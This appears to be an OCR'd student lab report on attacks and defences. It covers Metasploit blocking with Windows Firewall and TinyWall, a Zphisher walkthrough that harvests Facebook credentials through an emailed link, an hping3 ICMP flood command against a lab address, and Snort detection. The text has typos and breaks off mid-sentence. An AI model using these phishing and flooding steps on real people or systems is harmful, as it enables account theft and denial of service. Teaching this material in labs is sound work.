
DEFENCE

A thorough and proactive security approach is necessary to defend against potential Metasploit-based attacks. To mitigate known vulnerabilities and lower the attack surface, regular software updates are essential. Network segmentation reduces the possible impact of an intrusion by limiting lateral mobility within the network. Thus, in this we will use tiny wall to block but this attack is quite simple attack so the


user can just simply open the windows fire wall and it will automatically block the metasploit.




Open windows firewall by finding this in the setting. Then it will show this firewall defender Ui.



As you can see below “windows defender firewall properties” click at the hyperlink.




Then go to private profile select the off and change it to on. Next repeat the same step to public profile the Metasploit should be block by the windows firewall itself.



Then if the is any attacker wwant to attack the windows it usualy will send the notification that been attack by attacker.


If the Metasploit can't be block user can easily install the Tiny Wall. Next open or run it also can detect the port that been use by the attacker and kill the process.


Connections - TinyWall
Process id()
Service
Protocol
Local port
Local address
Remote port
Unblock
Kill process
Search...
Copy remote address

Linux


- 1.Phishing (Zphisher)

  ATTACK




As shown in the above figures, the first step install the ZPhisher from the github


After finish download it, use bash zpisher.sh command to run the ZPhisher



This is the main interface for the ZPhisher, next step is to select an attack for the victim.




For this part, choose 01 to attack the victim through facebook traditional login page




Then, type 02 to select Cloudflared as port forwarding service


Use the default port which is port 8080 to forward the packet




The tools will provide the three url that can be use to do the phishing attack



Select one url and send it to the victim email and wait for victim to click it




The victim will see the facebook login page same as the original. Victim will enter the username and password



After the victim click the login button, the attacker will get the username and the password from the victim


DEFENCE




As for the defense part, update all of the apps, including operating system and antivirus program, with the most recent security patches.

- 2.DDOS ATTACK(Hping3)


  ATTACK



As shown in the above figures, ping the victim ip address which is 10.0.2.6 to ensure that we can forward the packet to the victim




Enter the hping3 –1 –c 3 10.0.2.6 command to send packet to the victim and the reply must be received




After that, enter command hping3 –1 - -flood 10.0.2.6 to start the flooding on the victim


DEFENCE




For the defense part, install the snort on ubuntu using command sudo apt install snort which can be used to detect all flooding attack from the attacker. Next, enter command snort –A console –c /etc/snort/snort.conf to enable the snort in the UBuntu.



In this figure we can see that the attacker successfully did the ddos attack.



To block the ddos attack we need to install the security service on Ubuntu to block the attacker ip address from continuing to attack.




Above figure shown that attacker can no longer attack the Ubuntu because the attacker ip address 